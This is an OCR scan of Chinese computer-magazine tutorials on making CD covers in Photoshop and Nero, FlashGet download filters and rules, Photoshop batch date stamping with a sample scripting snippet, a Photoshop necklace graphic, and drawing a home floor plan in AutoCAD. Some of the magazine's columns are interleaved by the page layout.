有些时候对于经典的电影，经常希望能够重温其中的精采片段，利用超级解霸的书签功能可以实现将精采片段以缩略图形式列在播放窗口内，一点即可快速播放的效果。同时，书签功能还可以帮你记录下上次播放的位置，便于下次接着观看。

第一步:放入VCD或DVD光碟并进行播放，在自己喜欢的片段开始位置点击"视频→书签→添加"，出现"添加书签"对话框。随意填写一个书签名称(比如以时间命名)，然后点击"确定"按钮添加到书签中(见图4)。

■ 选题推荐:四川　王辉(100 元)　■北京　CD 宝

光盘也需要温暖和呵护　快给光盘做个封套吧

给你的光盘“穿件漂亮的外衣”

★★★

本文可以帮你学到

- 用 PhotoShop 制作 CD 封套
- 用 Nero 制作 CD 唱片、MP3 光盘封套

漂亮自制型

想制作一个漂亮的 CD 封套？赶快请出图片处理专家——Phototshop。

优点：定制功能强，可以进行个性化设置，加上 Photoshop 强大的图片处理能力，可以对图片进行更好的控制。

缺点：需要熟悉 Photoshop 的基本操作，对动手能力要求较高。

第一步：打开 Photoshop，选择菜单命令〝文件→新建〞，将〝名称〞设置为〝CD 封套(正)〞，〝宽度〞及〝高度〞均设置为〝4.75 英寸〞，〝分辨率〞设置为〝150 像素/英寸〞，〝模式〞设置为〝CMYK颜色〞(如果想打黑白封套，可以设置为〝灰度〞)，内容设置为〝白色〞，然后点击〝好〞(见图 1)。



图 1

第二步：用 Photoshop 打开需要制作为 CD 封套的图片，将其拖拽至〝CD 封套(正)〞图片中，此时增加图层 1，按下 Ctrl + T，使图层 1 撑满整张图片。

第三步：使用〝T〞工具，输入 CD 封套文字，然后可以根据需要对封面进行处理。

第四步：拼合图层，接着按 Ctrl + A 键，点击菜单命令〝编辑→描边〞，设置〝宽度〞为〝1〞，设置〝位置〞为〝居内〞(见图 2)。



图 2

第五步：用第一步方法新建一个〝宽度〞为〝6 英寸〞(不同光盘盒尺寸不同，可以适当增加或缩小数值)，〝高度〞为〝4.75 英寸〞，名称为〝CD 封套(反)〞，其他设置不变的图片。这里多出的部分是 CD 盒的盘脊部分。

第六步：在〝CD 封套(反)〞中导入一张 4.75 英寸 × 4.75 英寸的图片，将其放置在整个画布偏左的位置(CD 盒中左侧只有盘脊，而右侧除盘脊外，一般还要多留一部分)，同时在它右侧适当位置以竖排方式写好光盘名称，并进行描边等操作，全部完成后，保存这两张图片。

第七步：进入 Word，选择菜单中的〝文件→页面设置〞，设置〝页边距〞的〝上〞、〝下〞、〝左〞、〝右〞均为〝1 厘米〞，然后再选择菜单中的〝插入→图片→来自文件〞，将刚刚制作完成的两张图片插入。

第八步：按 Ctrl + P 组合键呼出打印窗口，再用一张 A4 纸即可打印出 CD 封套的正反两面，然后用剪刀沿线剪下即可。

实用简单型

要说既漂亮、又实用，还要简单，那就不得不说 Nero 中自带的 Nero Cover Designer。

优点：专为制作 CD 封套而设计，更为专业，使用简单

缺点：需要与其他图片处理工具配合使用。

第一步：点击〝开始→程序→ Nero → Nero 6 Ultra Edition → Nero Cover Designer〞，打开 Nero Cover Designer。

第二步：根据需要，从向导窗口上侧选择要制作封面的光盘，可以是〝音频〞、〝数据〞或〝音频+数据〞，这里以〝音频+数据〞为例(见图 3)。



图 3

第三步：这时就会进入编辑界面，在窗口左侧有一排工具栏，你可以随意使用各种删除或添加图片中的项目(见图 4)。由于软件使用并不复杂，下面重点介绍光盘目录制作。



图 4

■ 北京 小英

动点小手脚 网际快车行驶更舒适
FlashGet 三大超精彩秘技

★★

本文可以帮你学到

- 利用站点资源探索器快速下载 Flash
- 让 MP3 自己乖乖到相应文件夹报到
- 轻松打造你的本地软件下载站，下载文件管理超简单

实例 1:巧用过滤，只下载某类图片或动画

第一步:通过 览器在网上冲浪时，发现包含有好看的 Flash 动画的网页(如本例中的 http://www.flashempire.com/theater/play.php?id=6764)后，将其地址复制下来。

第二步:启动 FlashGet 并打开其主窗口，按 F7 键打开"站点资源探索器"，按 Ctrl + V 键将刚才复制的网址粘贴到地址栏中。然后点击菜单命令"编辑→过滤"，在打开的过滤窗口中选中"只显示以下类型"项，并在下面的文本框中输入".swf"(不含引号)，单击"确定"返回，点击一下地址栏再按下回车键，稍等片刻，该网页中所有 Flash 动画地址将会出现在右侧列表中。

第三步:右击某一文件，从右键菜单中选择" 览"，这样可在 览器中打开该动画 览一下，如果正是所要的动画文件，可再次右击它并选择"下载"就可以了。用同样方法就可以分类下载某网页上的图片、MP3 音乐等文件了(见图 1)。



图 1

第四步:选择菜单中的"对象→插入→目录"(对应数据资料)或"对象→插入→轨道列表"(对应 CD 音乐)，这时鼠标指针会变为十字形，在 CD 封套中画出任意大小的空白区域。

小提示

★ Nero 已经添加了两个透明文字块，除非需要自定义添加，否则可以省略第四步。

★选择"对象→插入→图像"，可以选择封套底图。

第五步:选择菜单中的"数据→文档数据"，然后在窗口左侧选择"文件系统数据"，接着在窗口右侧设置"添加文件"或"添加文件夹"，然后选择刻录到光盘中的数据文件或文件夹。在窗口右侧选择"音频数据"，然后点击"添加轨道"按钮(见图 5)，最后点击"确定"。



图 5 选中不同的音轨或文件夹，可以进行具体的修改

小提示

可以使用"拖把更名器"(下载地址:http://www.onlinedown.net/soft/1665.htm)将 MP3 文件的文件名根据 ID3 标签进行修改，之后再添加为文档数据即可制作 MP3 列表。

第六步:回到主界面后，文件目录及 CD 音轨目录已经列出(见图 6)。

第七步:选择菜单中的"文件→打印"，将文件打印出来了。

小提示

选择菜单中的"文件→纸材"，在这里可以选择一些特殊纸材，这些纸材在一般的电脑耗材店都可买到。注意设置为特殊纸材后，需要在"打印"窗口中设置"使用所有类型的纸材"。



图 6

小编有话说:其实不少朋友家里有打印机，但似乎利用率很低，其实打印机最好每个月都打印几张，这对打印机也有好处。如果你正在发愁今年的情人节送 MM 什么礼物，那么精选几首 MM 平常最爱听的音乐，将它们刻为 CD，然后再用本文介绍的方法制作出"爱心"封套，送给 MM，她一定会非常开心的。什么？你还不会刻录CD？别急，离情人节还有一段时间，小特会在下期教给大家如何刻录 CD 音乐。

CF [YY20]

小提示

FlashGet安装后默认会在C盘创建名为Downloads的文件夹来保存下载的文件，但这样无疑给C盘带来了很大负担，因此建议在软件左侧窗格中分别右击“正在下载”、“已下载”、“已删除”并选择“属性”，将“默认的目录”统统改到其他分区，比如“E:\Downloads”。另外，你还可以右击“已下载”并选择“新建类别”增加新的子类，比如：电子图书等。

实例2:下载文件自动到该去的文件夹集合

FlashGet提供了下载规则，它能让指定文件下载后自动保存到相应文件夹，比如让MP3文件自动保存到“C:\Downloads\MP3”文件夹。

点击“工具→下载规则”打开下载规则窗口，接着单击“新建”按钮打开一个编辑窗口，单击勾选第二项“当文件扩展名符合特定的字串”，这时“规则说明”中的第一个按钮将被激活，单击它，并在打开窗口中输入“.mp3”，单击“确定”返回。这时再单击勾选“选择规则操作”中的“移动到指定的类别”，此时“规则说明”中的第二个按钮被激活，单击它打开移动设置窗口，选中类别中的“MP3”，连续点击“确定”退出FlashGet主界面。以后再用FlashGet下载MP3歌曲时，它会自动保存到“MP3”类别中，非常方便(见图2)。



图2

实例3:搭建本地下载站，再多文件也能轻松找

下载并不是难事，而管理下载后的文件可能是许多朋友遇到的麻烦，因为日积月累，经常会出现面对下载的文件却不知它到底是什么的困惑，其实FlashGet已经提供了相当完善的管理机制，只是大家很少能用好它。下面我们就利用它搭建一个自己的本地软件下载网站。

第一步:注释很重要

从网上下载的文件多了，查找起来会很困难，所以给它们加上注释文字，以后找起来就方便多了。

建议点击“工具→选项→监视”，勾选“剪贴板内容自动添入注释栏”，这样在下载某个软件前，先选中并右击其说明文字及必要的注册信息，然后选择“复制”，然后单击下载链接，这样即会弹出“添加新的下载任务”窗口，所复制的内容会自动粘贴到“注释”框中。

另外，你还可以随时在FlashGet中右击下载任务并选择“注释”，将相应信息添加进去。

小提示

如果你想以后文件用起来更方便，最好在注释栏中按照一定格式来填写，比如：第一行为软件名称，下面则是软件说明。这样下载完成后，你还可以右击下载任务并选择“重命名→注释作为文件名”，这样文件名立即从以前Setup.exe之类的名字变成像Winamp.exe、WinRAR.exe的样子。

第二步:把它的来历填进去

在FlashGet的“添加新的下载任务”中还有一个“引用”项，一方面有些服务器需要该字段才能下载，同时你还可以通过它来了解从哪个网页下载的软件。建议你每次下载软件时将其页面地址复制过来，比如：Winamp在天空软件站的页面地址为http://www2.skycn.com/soft/6730.html。

第三步:创建你的软件下载站

(1)首先要进行一些简单的汉化工作，用记事本打开FlashGet安装目录下的Normal.jcs文件，按照图3所示将其中如“Name”、“Size”等修改为中文。同样方法修改Table.jcs文件(注：这两个文件我们已经修改好并放到http://www.newhua.com/cfan/200502/flashget.rar)。



图3

(2)点击FlashGet菜单命令“文件→输出下载信息”。在打开的输出设置对话框中，将输出类型设置为“HTML”，单击“类别”下拉按钮，选择需要输出信息的类别，“样式”可选择“Normal”。选中下面的“包含子类别”项，然后单击“输出”按钮，设置好文件名及保存的文件夹位置后，保存即可。

(3)打开生成的网页文件，所有下载的文件都被清清楚楚地列了出来(见图4)，是不是和软件下载网站很像呢？！，你现在会深刻体会到下载前加注释等工作的重要性了，而且单击“另存为”下面的链接可直接打开相应文件，以后再也不用到下载文件夹中翻箱倒柜了。按下Ctrl＋F组合键，还可以使用关键词进行快速搜索。



图4

Just Do It

其实Table.jcs和Normal.jcs是网页格式书写的，如果你对网页语言很熟，则能够将输出的网页做得更漂亮。

CF [YY21]

■北京 一页

玩玩Photoshop的批处理 繁复操作一步搞定

让数码照片自动加日期

★★★

本文可以帮你学到

- 了解Photoshop动作录制的过程
- 学会Photoshop批处理的方法
- 认识Photoshop脚本插件

实例:给数码照片自动加上日期水印

通过Adobe提供的脚本插件Photoshop Scripting Support(以下简称PSS,下载地址:http://www.adobe.com/support/downloads/detail.jsp?ftpID=1536),再加上Photoshop的批处理功能,就能实现自动给所有的数码照片添加上日期。

第一步:首先下载安装好PSS,然后启动Photoshop,打开其"动作"面板,点击其下"创建新动作"按钮,在弹出窗口中,将新动作命名为"增加日期",单击"记录"按钮开始录制。

第二步:打开一张数码照片,点击菜单命令"文件→自动→Scripts"打开Scripts窗口,选中其中AddTimeStamp,接着单击"Run Script"按钮(见图1);这时照片上自动新增一个名为"Time stamp"的文本层,层里写着系统日期(你可以选中该文本,改变字体的颜色);点击"图层→拼合图层",保存照片后关闭它,并单击动作面板中的停止按钮中止录制。



图1

第三步:单击菜单命令"文件→自动→批处理"打开批处理窗口(见图2),在"动作"中选择刚才录制好的"增加日期";在"源"中选择"文件夹",单击其下面的"选取"按钮 览并选择需要添加日期的图片所在文件夹,并勾选"覆盖动作'打开'命令";然后在"目的"中也选择"文件夹",同样单击"选取"按钮设置新图片保存的文件夹(当它与源文件夹相同时,将会覆盖原来的文件,注意做好备份工作),单击勾选"覆盖动作'存储在'命令"。全部设置好后,点击"好"按钮即可。接下来Photoshop会自动为指定文件夹下所有图片添加上日期水印了。



图2

深入Photoshop脚本插件

给图片增加日期水印只不过是PSS附加的一个小小功能,实际上这个插件最大的好处是让使用者通过编制JavaScript脚本(或VB编程),达到自动控制Photoshop操作的目的。在其"Sample Scripts\JavaScript"文件夹中带有许多样本程序,你可以用"记事本"打开其中的脚本Emboss.js观摩一下(代码已作适当编辑):

```
function emboss( inAngle, inHeight, inAmount )
{
var keyAngleID          = charIDToTypeID( "Angl" );
var keyHeightID         = charIDToTypeID( "Hght" );
var keyAmountID         = charIDToTypeID( "Amnt" );
var eventEmbossID       = charIDToTypeID( "Embs" );
var filterDescriptor = new ActionDescriptor();
filterDescriptor.putInteger( keyAngleID, inAngle );
filterDescriptor.putInteger( keyHeightID, inHeight );
filterDescriptor.putInteger( keyAmountID, inAmount );
executeAction( eventEmbossID, filterDescriptor );
}
emboss( 120, 10, 100 )
```

这个样本演示了如何用JavaScript控制Photoshop,对当前图像执行浮雕滤镜特效操作。在Photoshop中打开一幅图片,点击菜单命令"文件→自动→Scripts"打开Scripts窗口,单击Browse按钮找到并打开Emboss.js文件后,则当前图片自动加上浮雕效果了。

这个脚本前几个参数变量分别对应于实际运行的Photoshop浮雕特效对话框中的角度、高度、数量等选项,不难看出,这段脚本就是以预设的数值对图像进行浮雕特效操作。试着改动最后一行函数的参数,你就能得到不同程度的浮雕效果了。

PSS脚本的语法与JavaScript完全一致,所以编制PSS脚本的核心是PSS内置的各种对象及调用参数,有兴趣的读者可以在其Documentation文件夹中查阅各种具体的参考资料,相信你也能编出更加复杂、更酷的Photoshop脚本插件来。

Adobe官方网站上的PSS论坛

http://www.adobeforums.com/cgi-bin/webx?14@75.KXThdU6Dx1H.4@.ef7ec95

CF [YY22]

■天津　奇士

五分钟系列之

用 Photoshop 打造情人节礼物

★★★

本文可以帮你学到

- 制作铂金项链的全过程
- 体验 Alpha 通道与光照效果滤镜组合的妙用

情人节快到了，该给爱人买什么礼物呢？送她一条铂金项链应该会让心爱的 MM 大喜过望的，可是……没有那么多钱。但是我们有 Photoshop，就让 Photoshop 帮我们画一条铂金项链吧。

制作项链坠

第一步：新建一个尺寸为 300 像素 × 300 像素，分辨率为 72 像素/英寸的图像，将背景色填充为浅蓝色(R:0 G:150 B:255)。如图 1 所示，新建图层，命名为"项链坠轮廓"。



图 1

选择自定义形状工具，在选项栏上选择路径模式，形状选心形图案，在画布上画出一个心形。在选项栏上将方法改为"从路径区域减去"，再在其内部画出一个小一些的心形。按下 Ctrl+ 回车键将路径转换为选区，然后设置前景色为偏蓝的灰色(R:210 G:210 B:225)，使用油漆桶工具填充(见图 2)。



图 2

第二步：保持选区，在通道调板上新建一个通道 Alpha 1，填充白色。选择菜单命令"滤镜→模糊→高斯模糊"，将半径设为 3，确定。按下 Ctrl+D 键取消选择。回到图层调板，选择图层"项链坠轮廓"，选择菜单命令"滤镜→　染→光照效果"，各项参数设置如图 3 所示，通道选择 Alpha 1。确定后得到立体光照效果(图 4)。

第三步：复制图层"项链坠轮廓"，命名为"项链坠纹理"，选择菜单命令"滤镜→素描→烙黄"，在对话框



图 3



图 4

中将细节调整为 2，平滑度为 8，确定后将此图层的混合模式改为"叠加"。再复制图层"项链坠纹理"，命名为"项链坠光泽"，为此图层添加"斜面与浮雕"图层样式，选择样式为内斜面，大小设为 12，单击光泽等高线缩略图，在等高线编辑器中将等高线调节至图 5 的样子。将不透明度降为 30%。确定后，项链坠就有了金属质感(图 6)。




图 5

第四步：除背景层外，将其他图层全部合并，构成项链坠的所有元素就都组合在一起了，连续复制四个项链坠，并通过自由变换命令(快捷键 Ctrl+T)调整它们的大小，最后排列成如图 7 所示的效果。



图 6



图 7

给 MM 戴上项链

第一步：项链的链子由一节一节相同的组成，可以借鉴上面的方法绘制，这里就不详细介绍了。



图 8

第二步：打开一幅美女照片(要是女朋友的照片就更好了)，将前面制作的项链坠拖放到美女照片上，它会自动建立一个图层，用移动工具调整到合适的位置即可。再把上一步制作的项链的链子拖放到照片上，它也会自动建立一个图层，将该图层复制 N 个，按下 Ctrl+T 键分别调整每个复制图层中链子的角度和位置，最后完成效果将如图 8 所示。把它送给心爱的 MM，看看能否博得她的欢心？

CF [YY23]

AutoCAD 是一款专业的工程制图软件，今天小编为大家设置了六项任务，在你安装了AutoCAD 后尝试挑战一下这些任务，全部完成它们，你就能基本掌握AutoCAD 的操作方法，并可以在实际生活中应用。同时，你会发现AutoCAD 是款十分有趣和有用的软件，千万不要错过哦。

软件你别牛

■重庆　风之梦

★★

我画我家

六大任务玩转 AutoCAD

本文可以帮你学到

- AutoCAD 并非只用在专业领域
- 会用 AutoCAD 来画房子
- 把自己的家搬进 AutoCAD
- 房屋户型图手到擒来

AutoCAD 是谁玩儿的?

层次	用途	掌握程度
学龄前儿童	画画儿	有想象力，会点鼠标即可
学生教师	辅助学习	会用基本功能，数理化艺术文学样样用得着
上班族	辅助工作	辅助办公，AutoCAD又有新用途
设计师	太多	每学会一个功能都会带来新的奇迹

AutoCAD 原是用在建筑、装　、广告、影视、工业工程等专业领域的辅助设计软件，但只要你有想象力，万能的 AutoCAD 一定会为你的生活带来新的惊喜！现在就来开始完成你的 AutoCAD 成长任务吧！

Mission 1

我们很小的时候都画过房子，尖尖的屋顶，烟囱冒出的白烟，绿树，太阳……那是我们用铅笔和白纸描绘的对家最早的印象，当你在电脑中重画时，定会感触良多。打开安装好的 AutoCAD，用你心中的童真，拿着手中的鼠标，把那儿时的记忆唤回吧。这个任务相当简单，主要是为了让你熟悉AutoCAD基本的绘图功能，你应该尽可能把下面交给你的各种绘图工具全部应用在其中。

目标：用基本的绘图工具绘制一幅儿时的房子画

武器：直线、弧线、矩形、椭圆与圆工具，这些是 AutoCAD 基本的绘图工具，多在屏幕左边的常用工具按钮上。尝试操作一下这些基本工具，然后马上开始还原你小时候的记忆吧，记得一定要把它保存下来。

1. 准备工作

第一步:新建一个 CAD 文件，取名为 House.dwg。

第二步:打开刚才创建的 CAD 文件，点击菜单命令"格式→图形界限"，在命令行中输入左下角点的坐标值，在这里我们采用默认值:0.0000,0.0000，按"空格"键确认。

第三步:输入右上角点的坐标值:42000.0000,29700.0000。为绘图方便，按"F8"，取正交方式或按"F3"，取捕捉方式。

第四步:将鼠标移动到视图下方的状态栏上，点击鼠标右键，在快捷菜单中选择"设置"，设置捕捉类型如图1。

2. 绘制轮廓

第一步:点击"图层特性管理器"按钮，打开"图形管理器"对话框。新建"地面"，"房屋"和"屋顶"3个层，并给每一个层选择不同的颜色。



图 1

第二步:切换到"房屋"层，在视图左边的工具栏中选择矩形工具，然后挨着地平线画一个矩形作为房屋的墙。

第三步:以同样的方法再画 2 个矩形作为小窗子，1 个矩形作为门。之后选择圆工具，在门上画一个小圆圈作为门的把手。

第四步:选择直线工具，给房屋填加两条斜线，作为屋顶。此时，一个房屋的轮廓已基本完成。

3. 填加点缀

下面就要为小房子加上烟囱和其他点缀的东西。

第一步:选择矩形工具，在屋顶的一边画出一个小矩形，然后选择分解工具，点击这个矩形将其分解为四条直线。

第二步:选择修剪工具，选择整个屋顶和四条直线，按"空格"键确定后剪掉所有的多余的线段，这样一个烟囱就出来了。

第三步:选择椭圆工具，在烟囱上方画上一些圆圆的烟。我们还可以发挥想象力，为我们的房子填加其它漂亮的装饰，比如一个树，最终效果如图2。

重要提示：用 AutoCAD 画图，常常需要画水平线和垂直线，因此常常需要切换到正交方式。




图 2

Mission 2

前一个任务不过是让你和 AutoCAD 玩个小小的游戏，那种层次是微软画笔都可以搞定的，现在你要进入状态了，AutoCAD的威力将慢慢显现出来，掌握更多的工具将使你更加强大，能够完成更加复杂的任务。这次的任务是凭你的想象，把你所居住的房间环境用我们下面传授给你的工具简单的绘制出来，客厅、卧室、卫生间、厨房分别在哪里，门窗的位置都尽量在图中完整的表现出来。

目标:徒手绘制你自己住所的平面户型图

武器:基本绘图命令、多段线工具(用以绘制多段线的工具，多段线是AutoCAD特有的线性，它能使一条线上具有多种属性)、圆弧工具。

1. 门窗洞口

第一步:点击〝图层特性管理器〞按钮，打开〝图形管理器〞对话框，新建〝门窗〞层和〝阳台〞2 个层。

第二步:切换到〝房屋〞层，用直线和矩形工具在每面墙上绘制开门窗洞的位置。

第三步:用修剪工具〝剪〞掉多余的线，留下门窗的空洞。

2. 门窗绘制

第一步:切换到〝门窗〞层，点击矩形工具，绘制一个 850 × 2000 的矩形。

第二步:以上述同样的方法绘制一个 850 × 600 的矩形，点击偏移工具，在命令行中输入偏移距离为 60。

第三步:选择矩形，然后点击矩形内部令其向内侧偏移，最终形成窗户的效果。

第四步:对小的矩形也要进行偏移操作，并用移动工具将大小两扇窗户合在一起。

第五步:用同样的方法绘制出其他的窗户，如图3所示，最后用移动工具将窗户移进窗洞中即可。




图 3

3. 添加阳台

第一步:切换到〝阳台〞层，选择多段线命令，在视图中点击多段线的始端，并在命令行中输入〝@0,120〞。

第二步:点击鼠标右键，在快捷菜单中选择〝圆弧〞。

第三步:根据快捷菜单的提示，设置该圆弧半径为 12，角度为 180，画出一个半圆。

第四步:点击鼠标右键，在快捷菜单中选择〝第二点〞，画出一段曲线。

第五步:再画出一段较短的曲线，作为多段线的末端。

第六步:同理我们用多段线绘出栏杆的另外一边，并用直线命令将栏杆补充完整，最后复制做好的栏杆到阳台之上，效果如图 4 所示。




图 4

4. 最终效果

以同样的方法，我们把所有的门窗和阳台画好，完成整个房屋立面的绘制，最终出来的效果是不是很漂亮(如图5)?



图 5

重要提示:多段线相当于一种可以将直线、曲线和圆弧合成一体的线型，在绘制一些比较细致的图像时是非常有用。

Mission 3

是不是常为家中的家具该布置在何处而烦恼？千里迢迢把桌子换个位置，但看起来却并不合适，费力不得好。有了AutoCAD你可以在你虚拟的家中任意搬动家具，指导你在布置得非常满意后再开始行动，谋而动则成。不过在这之前你需要将你家中的家具实际的尺寸采集好，将他们绘制到AutoCAD之中，这其中要运用到一些新的工具。

目标:为你的家添置家私

武器:多边形综合应用、镜像工具和图块。

1. 绘制沙发

第一步:点击〝图层特性管理器〞按钮，打开〝图形管理器〞对话框，新建一个〝家具〞层。

第二步:切换到〝家具〞层，选择矩形工具，接着在命令行中输入〝F〞，并输入圆角的半径为 20，绘制出一个 700 × 600 的矩形。

第三步:在矩形的内部用直线工具绘制一个比较小的〝×〞，选择阵列工具，在〝阵列〞对话框中点击〝选择对象〞按钮，选择刚才的〝×〞图形，设置为 3 行 3 列，并把行距和列距设置为 150。

第四步:用直线工具绘制好沙发的其它部分，最后选择镜像工具，将制作好的沙发镜像成一个双人沙发(如图 6)。




图 6

2. 保存为块

第一步：点击"创建块"按钮，并在"创建块"对话框中点击"选择对象"按钮，选择刚才的沙发图形。

第二步：点击"拾取点"按钮，确定插入该块时的基点，同时将该块取名为"沙发"。

3. 其他家具




图 7

重复第1、2两个操作，借助AutoCAD的多种工具，制作出多个家具块（如图7）。

重要提示：在Mission2中，我们同样可以将窗和门做成块。如果块有许多，要注意用不同的块名称加以区分。

Mission 4

掌握的地板绘制技术可以运用在后面的立体墙面和天花板的制作上，所以这里特别提出来，让大家先练习一下地板的制作，工具方面在搭配使用前面交给大家的各种武器的基础上，我们再来几个相当有挑战性的技术。

目标：为房屋铺上地板

武器：线条编辑、复制工具、样条曲线、方形圆形阵列工具。

1. 绘制客厅面砖




图 8

第一步：选择矩形工具，绘制出一个40×40的矩形。

第二步：选择圆工具，以矩形的四个顶点为圆心，边长为半径分别绘制四个圆。

第三步：用修剪工具剪掉矩形外面多余的曲线，这样一个最基本的面砖就制作完成了（如图8）。

2. 绘制卫生间面砖

卫生间地板和普通地板不同，它的地板面砖相对较小，且线条比较单一，因此我们可以直接用填充命令来完成。

第一步：首先绘制出一个25×25的矩形。

第二步：选择图案填充工具，在"图案填充"对话框中点击"选择对象"按钮，选择刚才的矩形沙发图形。




图 9

第三步：点击"样例"按钮，在出来的"图案"表中选择一种比较简洁的图案"ANSI37"，并将"比例"设定为2。面砖的效果如图9所示。

3. 布置地板

第一步：选择阵列工具，在"阵列"对话框中点击"选择对象"按钮，选择刚才的面砖图形。

第二步：根据地面的大小设置行数和列数（行距和列距都为面砖的边长）。具体的详细操作我们将在Mission 5中讲述。

重要提示：对于面砖，我们无须将其做得特别复杂，通过阵列以后，越是简单的图形越能获得意想不到的效果。

Mission 5

墙面会设计了、家具也会制作了、地板也会铺了，现在开始你已经具备了专业居室平面图绘制的能力，仔细丈量你的房间各个位置的尺寸，认认真真完整地将你的房间在AutoCAD中构造出来吧。这将是一份值得你自豪的作品，今后家中的摆设布置变动都可以在AutoCAD中好好做个演练，而且你离专业的家装设计专业人员也越来越近了。

目标：绘制具有专业水准的居室平面图

武器：旋转、等分、块的插入和应用。

1. 绘制墙面

在此我们介绍平面图中墙体的绘制方法。

第一步：点击"图层特性管理器"按钮，打开"图形管理器"对话框。新建1个"轴线"层。选择直线工具，并按照自己的想法绘制一个房屋墙体的轴线布置线。

第二步：选择"绘图"→"多线"，接下来点击鼠标右键在快捷菜单中选择"对正"。

第三步：根据快捷菜单的提示，设置"对正方式"为"无"，并根据实际情况将"比例"设定为200。之后根据原先绘制好的轴线，将墙体绘好。

第四步：选择分解工具，并选择视图中的所有图像，将多线分解为单线，最后运用偏移和修剪工具将门窗洞口开好（如图10）。




图 10

2. 绘制门窗

第一步：首先设置窗户，窗户的绘制比较简单，选择直线工具，在窗洞内绘制四条等分平行的线段即可。

第二步：选择圆工具，以门洞一边墙的中心为圆心，门洞宽度为半径绘制一个圆。

第三步：选择直线工具，画一条过圆心与圆相交的直线。

第四步：用修剪工具减去多余的线段，如图11所示。




图 11

3. 家具摆放和面砖布置

第一步：选择插入块工具，在"插入块"对话框中点击"名称"按钮。

第二步:在“块”列表中选择我们以前制作成块的家具图案，在“缩放比例”中全部设为1，并根据个人爱好将家具一件一件摆放到视图中。

第三步:选择图案填充工具，在“图案填充”对话框中点击“选择对象”按钮，选定需要添加面砖的卫生间，然后点击“样例”按钮，在“图案”表中选择图案“ANSI37”，并将“比例”设定为10。最终效果如图12所示。




图12

Mission 6

是不是还沉浸在前一个任务制作好的平面户型图中呢？不要这么快满足，AutoCAD的博大精深远不是一幅户型图能包容的，我们只是稍稍运用了它的一点点功能而已，现在我们来个比较高阶的操作，将你的平面户型图立体化，营造一个全三维的空间，要做到这一步你前面制作的很多部件都需要做立体化，这是个相当艰巨的任务，这里我们只介绍比较基本的方法，更完整的指导敬请期待AutoCAD的其它制作专题。

目标:让你的房子挺立起来

武器:实体工具，其中包含了多种建模的常用立方模型，包括立方体、球体等，还包含了多种对立体模型进行编辑的工具，比如剖切和布尔运算等。

1. 绘制墙体

第一步:在工具栏上点击鼠标右键，选择“ACAD”→“实体”以及“实体编辑”，打开“实体”和“实体编辑”工具栏。

第二步:点击“图层特性管理器”按钮，打开“图层管理器”对话框。

第三步:关闭其它的层，只剩下“轴线”层，并新建“墙体立体”层，“门窗立体”层和“屋顶立体”3个层。

第四步:选择复制工具，将所有轴线复制到视图的另外一个区域，并根据“实体”工具栏提供的立方体工具，沿着轴线绘制一堵3000高的墙体。

第五步:切换“门窗立体”层，再用同样的方法绘制门窗洞口的立方体，点击“实体编辑”工具栏中的“差集工具”。

第六步:分别选择墙体和门窗洞的立方体，在墙体上挖出门窗洞。此时点击“三维动态观察器”，我们可以看到三维的墙体的样子(如图13)。




图13

2. 绘制门窗和屋顶

第一步:切换到“门窗立体”层，凭借“实体”工具栏中的建模工具和“实体编辑”工具栏的布尔运算工具，建立门和窗的立体图形。

第二步:切换到“屋顶”层，然后凭借“实体”工具栏中的建模工具和剖切工具使屋顶立体化。

3. 组合各立体构件

在工具栏上点击鼠标右键，选择“ACAD”→“视图”，打开“视图”工具栏。凭借移动工具和“视图”工具栏提供的多种视角，将各个构件组成一起，最终就将房屋“立”了起来。

重要提示:用AutoCAD绘制三维图形是非常吃力的，并且需要很强的耐心和细心，在此我们仅仅提供了大体的操作方案，要想成为自己的一技之长还需多多用功。

顺利完成以上6个任务，你就可以在自己的电脑上随意画出自己的家了，而且迈入了AutoCAD世界的大门，只要在生活工作中善加利用，多学习实例的制作，多跟朋友探讨，相信很快你就能熟练掌握这个强大的工程设计软件，为你的将来事业的发展加上重重的一枚　码，继续努力吧！

小调查

AutoCAD精彩案例任你挑

“我会和AutoCAD扯上关系？”先不要断言，就是这么专业级的软件也许您马上用得着，不信告诉我你的行业和你工作的细节，我很快能告诉你AutoCAD怎么帮你什么大忙，来信media@cfan.com.cn，邮件主题:软件你别牛调查，当很多人都想知道的时候，做个专题给你瞧！下面现成的案例有兴趣的别忘了挑一个，我们会选择最受欢迎的为你献上。

编号	策划名称	内容
1	裁缝的幸福生活	自从有了AutoCAD，您瞧，咱也能设计时装了
2	天才儿童画家	直接送您在幼儿园的孩子进入CG设计师领域
3	做菜？	有人说用AutoCAD可以设计菜式，你相信吗？
4	等您来支招儿	有什么异想天开的创意只管说，CFan帮你来实现！

CF [YY24]

对付多余表格空行就这么容易

★★★★

■ 江苏　仲勇

